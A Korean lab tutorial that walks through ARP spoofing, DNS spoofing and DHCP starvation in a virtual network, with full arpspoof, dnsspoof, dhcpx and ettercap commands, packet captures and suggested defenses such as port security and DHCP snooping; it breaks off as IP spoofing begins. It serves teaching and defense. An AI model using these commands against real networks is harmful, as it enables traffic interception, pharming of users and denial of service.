근거리 통신망(LAN)하에서 ARP메세지를 이용하여 상대방의 데이터 패킷을 중간에 가로채는 중간자 공격 기법(MITM)입니다. 이 공격은 데이터 링크 상의 프로토콜인 ARP프로토콜을 이용하기 때문에 근거리상의 통신에서만 사용 할 수 있습니다. ARP 캐시테이블에 IP주소와 MAC주소값이 매핑된 정보를 이용하여 공격자는 IP나 MAC주소를 자신의 IP 혹은 MAC주소로 바꿔치기하는 시나리오 입니다.

공격자(backtrack)는 IP혹은 게이트웨이로 위장하여 서버중간에서 패킷을 감시합니다. ARP 캐시테이블 정보를 임의로 바꾼다고 하여 ARPcache poisoning 공격이라고도 합니다.



```
root@bt:~# arpspoof
Version: 2.4
Usage: arpspoof [-i interface] [-t target] host
root@bt:~# arpspoof -i eth0 -t 20.20.20.10 10.10.10.10
0:c:29:34:d7:7c 0:c:29:87:9f:ba 0806 42: arp reply 10.10.10.10 is-at 0:c:29:34:d
7:7c
0:c:29:34:d7:7c 0:c:29:87:9f:ba 0806 42: arp reply 10.10.10.10 is-at 0:c:29:34:d
7:7c
0:c:29:34:d7:7c 0:c:29:87:9f:ba 0806 42: arp reply 10.10.10.10 is-at 0:c:29:34:d
7:7c
0:c:29:34:d7:7c 0:c:29:87:9f:ba 0806 42: arp reply 10.10.10.10 is-at 0:c:29:34:d
7:7c
0:c:29:34:d7:7c 0:c:29:87:9f:ba 0806 42: arp reply 10.10.10.10 is-at 0:c:29:34:d
7:7c
0:c:29:34:d7:7c 0:c:29:87:9f:ba 0806 42: arp reply 10.10.10.10 is-at 0:c:29:34:d
7:7c
0:c:29:34:d7:7c 0:c:29:87:9f:ba 0806 42: arp reply 10.10.10.10 is-at 0:c:29:34:d
7:7c
0:c:29:34:d7:7c 0:c:29:87:9f:ba 0806 42: arp reply 10.10.10.10 is-at 0:c:29:34:d
7:7c
```

Camel본사의 IP(10.10.10.10)로 위장하여 Camel지사의 20.20.20.10으로 공격합니다. MAC주소는 공격자(Backtrack)의 주소이지만 IP는 본사의 IP로 위장되어 패킷이 날아가는 것을 확인할 수있습니다.

Filter: arp ▼ Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c
3	2.000435000	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c
5	4.004041000	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c
7	6.007467000	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c
8	8.011487000	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c
9	10.01325800(	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c
12	12.01523200(	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c
18	14.01935300(	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c
22	16.02321900(	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c
23	18.02481900(	Vmware_34:d7:7c	Vmware_87:9f:ba	ARP	42	10.10.10.10 is at 00:0c:29:34:d7:7c

```
3 2.000435000 Vmware_34:d7:7c Vmware_87:9f:ba ARP 42 10.10.10.10 is
+ Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interfa
+ Ethernet II, Src: Vmware_34:d7:7c (00:0c:29:34:d7:7c), Dst: Vmware_87:9f:ba (
- Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Vmware_34:d7:7c (00:0c:29:34:d7:7c)
    Sender IP address: 10.10.10.10 (10.10.10.10)
    Target MAC address: Vmware_87:9f:ba (00:0c:29:87:9f:ba)
    Target IP address: 20.20.20.10 (20.20.20.10)
```

위와 같이 공격자 화면에서 wireshark로 패킷을 확인 해본 결과 10.10.10.10으로 변형이 된 것을 확인합니다.


Capturing from 로컬 영역 연결 [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: arp Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
2	0.05594200	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
3	2.00319200	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
4	2.05641800	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
6	4.00733100	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
7	4.05695300	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
8	6.00837400	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
9	6.05824800	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
10	8.01200400	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
11	8.05851300	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
12	10.0152620	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
13	10.0586730	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
14	12.0189430	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
15	12.0593510	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c
17	14.0221910	vmware_34:d7:7c	vmware_87:9f:ba	ARP	60	10.10.10.10 is at 00:0c:29:34:d7:7c

Camel지사인 XP에서 패킷을 확인해본결과 위와 내용이 같은 것을 확인합니다.




XP에서 arp를 확인해본 결과 Backtrack에서 걸어오는 트래픽인 것을 확인 할 수있습니다. 따라서 이를 보안 하기 위해서는 다음과 같이 설정해주면 좋습니다.

1. Port Security 기능 활용

스위치에는 자체적으로 각 포트마다 MAC주소를 static형식으로 미리 지정할수 있습니다. IP와 MAC주소를 매칭 시켜버립니다.(그 이외에는 drop)

2. XP 윈도우 자체 관리자 시스템 내에서 방어


arp -s 명령을 통하여 각 인터넷 주소에 따른 MAC주소를 정적으로 변경합니다.



arp -s [IP주소] [MAC주소] 형식으로 작성할 수 있습니다.

2. DNS Spoofing


이것은 공격자가 어떠한 웹사이트로 위장하여 사용자가 특정 사이트를 접속할 경우 공격자가 의도한 악의적인 웹사이트 경로로 들어오게 하는 공격 방식이다. 공격자(Backtrack)은 apache2 서비스를 구동하여 사이트를 구축한 후, 사용자(XP)와 DNS 사이의 스니핑을 하기 위해 XP IP와 XP의 GW사이에 위치하여 dns를 중간에서 탈취해 사용자가 원하는 사이트에 접속한것같은 착각을 하게 만들어서 개인정보를 빼내가는 방법입니다. 트로이목마,키로거등 악성코드를 심고 1차적으로 host파일을 변조하여 가짜 사이트로 유도하는 것입니다. hosts파일은 dns에 요청하지 않더라도 특정도메인에 도달할수 있도록 해주는 문서파일입니다.




공격하기에 앞서 공격자는 MITM이 되어야합니다.
위와 같이 공격자는 사용자(Camel지사-XP)의 IP와 GW사이에 위치하여 스니핑을 시도합니다.

dns라는 폴더를 임의 로 생성후 폴더안에 hosts파일을 생성합니다.


공격자 자신의 ip와 www.naver.com라는 도메인을 적어두고 hosts파일을 저장합니다.



사용자 환경으로 돌아가서 nslookup을 통하여 DNS 쿼리를 시도합니다.
www.naver.com 에 대하여 질의를 한 결과 공격자의 IP인 20.20.20.20이 뜨는 것을 확인할 수 있습니다.




공격자는 dnsspoof툴을 이용하여 위에서 변조한 파일인 hosts파일을 이용하여 dnsspoof -i interface -f hostsfile의 구조로 공격합니다.
빨간 상자안의 구문은 xp가 dns쿼리를 보냈다는 기록입니다.




공격자는 웹서비스인 apache2 데몬을 실행합니다. DNS Spoofing이 성공했다면 사용자인 XP가 www.naver.com 로 접속을 시도했을 때 네이버 화면이 아닌 apache서에 관련된 창이 뜰 것입니다.

위 그림대로 XP에서 접속을 시도한 결과 아파치 웹이 뜨는 것을 볼수 있습니다.
위의 공격은 DNS쿼리를 납치/변조 공격을 한 형태입니다. 위와같은 DNS 캐시 테이블이 더럽혀지거나 hosts파일을 위변조 공격을 통한 파밍을 보안하려면 다음과 같은 방법이 있습니다. 다음으로 이어집니다.

공격당한 사용자 XP의 경우 windows 기반의 운영체제를 가집니다. 따라서 호스트파일을 수정하여 www.naver.com 로 위장한 공격자의 웹 사이트를 차단합니다.



위와 같이 C:\WINDOWS\system32\drivers\etc 경로로 들어가시면 hosts파일을 볼수 있습니다. 이 hosts파일을 메모장으로 열어서 살펴봅니다.




예시 1) 202.179.177.21 www.naver.com

예시 2) 127.0.0.1 www.naver.com

위와 같이 hosts파일을 여신 후 IP주소와 매칭되는 도메인을 공백으로 구분하여 입력하시면 됩니다. 127.0.0.1인 loopback을 적고 네이버를 적게 되시면 그 사이트를 차단하는 것 이고, 반대로 해당 사이트의 본 IP주소를 적으시면 dns spoofing을 통한 쿼리 납치/변조를 막으실 수 있습니다.

3. DHCP Starvation

이 공격 기법은 고의적으로 IP 할당을 계속 받아서 실제 IP가 필요한 사용자에게 IP를 임대하지 못하도록 하는 DoS 공격 방식입니다. 공격자인 Backtrack에서는 dhcp 기아 상태 공격을 위한 툴이 존재합니다. 공격자가 MITM 상황에 돌입하여 DHCP서버보다 더 빠르게 Offer를 제공하여 공격자가 의도한 IP를 할당할 수 있습니다. dhcp는 UDP 통신 방식이므로 통신 자체가 비신뢰성/비연결지향성 프로토콜이기 때문에 인증된 DHCP인지 판별이 불가능합니다. 하지만 트래픽의 순서(DORA)를 분석한다면 어떠한 공격인지 파악할 수 있습니다.



먼저 공격자는 DHCP서버를 죽여야합니다. 그래야 공격이 원활하기 때문입니다.

#dhcpx -i eth0 -D (DHCP서버 IP-공격대상) 형태의 구문으로 공격합니다.

이 툴은 Broadcast를 통해 ARP를 보내서 해당 DHCP서버의 IP를 모두 소모시킵니다.

대상 네트워크 내의 IP가 전부 고갈되면 본격적으로 공격에 들어갑니다.

다음으로 이어집니다.


```
  hardware ethernet 43:73:7b:c8:e1:e6;
  uid "\001Cs{\310\341\346";
}
lease 192.168.10.178 {
  starts 4 2018/09/20 18:22:09;
  ends 4 2018/09/20 18:32:09;
  cltt 4 2018/09/20 18:22:09;
  binding state active;
  next binding state free;
  hardware ethernet 6d:26:0b:4b:e2:3f;
  uid "\001m&\013K\342?";
}
lease 192.168.10.179 {
  starts 4 2018/09/20 18:22:10;
  ends 4 2018/09/20 18:32:10;
  cltt 4 2018/09/20 18:22:10;
  binding state active;
  next binding state free;
  hardware ethernet 44:13:58:f5:e5:3d;
  uid "\001D\023X\365\345=";
}
lease 192.168.10.180 {
  starts 4 2018/09/20 18:22:11;
  ends 4 2018/09/20 18:32:11;
  cltt 4 2018/09/20 18:22:11;
  binding state active;
  next binding state free;
  hardware ethernet 0b:f5:86:2d:b8:f9;
```

DHCP서버에서 /var/lib/dhcpd경로로 들어가 dhcpd.leases파일을 열어본 결과입니다. 공격자가 서버IP 할당량을 소모 시키기 위해 MAC주소를 바꿔가며 요청한 로그기록입니다.

```
root@root:~# ettercap -T -M dhcp:192.168.10.180-190/255.255.255.0/168.126.63.1

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on eth0... (Ethernet)

  eth0 ->       00:0C:29:D0:FC:92    192.168.10.160     255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns 168.126.63.1
Starting Unified sniffing...
```

그 다음 공격자는 dhcp spoofing공격을 위하여 ettercap툴을 사용합니다. 이 툴을 이용하여 MITM공격을 시도하고 아래와 같은 구문 형태로 공격합니다.

#ettercap -T -M dhcp:[할당할ip대역/subnet mask/지정할 dns주소]



그 결과 Client(XP)에서 DHCP서버에게 다시 IP를 요청한 결과 Default-gateway주소가 공격자(Backtrack)의 IP로 변조되어 DHCP서버의 할당량인 192.168.10.170~180 가 아닌, 공격자가 시도한 192.168.10.180~190 대역의 IP를 할당받은 것을 볼 수 있습니다. DNS주소를 공격자의 IP로 했기 때문에 이 공격을 하게되면 대상은 인터넷이 되지 않아서 알아챌 수 있습니다. 따라서 좀더 발전된 방향으로 공격한다면 fragrouter라는 기능으로 포트포워딩을 해주고 공격자의 IP로 DNS를 만들어서 수행한다면 완벽하게 DNS도 숨기면서 공격이 가능해집니다.

위와 같은 공격을 보안하기 위해서는 다음과 같은 대응방법을 제안합니다.

1. Port Security
ARP Spoofing과 같은 문제로서, 신뢰하는 포트와 신뢰하지 못하는 포트를 나누어 비신뢰성 포트에서 DHCP서버가 보내는 메시지는 차단합니다.

2. DHCP Snooping
DHCP서버를 보호하기 위해 사용하는 기능으로 DHCP Spoffing을 방어하기 위해 네트워크 장비가 dhcp 메시지의 내부까지 확인하는 기능입니다.


3. IP 수동 관리
가장 확실한 대응방안은 DHCP를 이용하지 않고 수동으로 고정 IP를 설정해 차단하는 방법입니다.

4. IP Spoofing

IP자체의 보안취약성을 악용한 것으로 자신의 IP주소를 속여서 접속하는 공격입니다.
IP 스푸핑을 통해 서비스 거부 공격(DoS) 도 수행이 가능하며 공격 대상 컴퓨터와 서버 사이의 연결된 세션을 끊을 수도 있습니다. SSH Server대상은 CentOS가 되겠습니다.

```
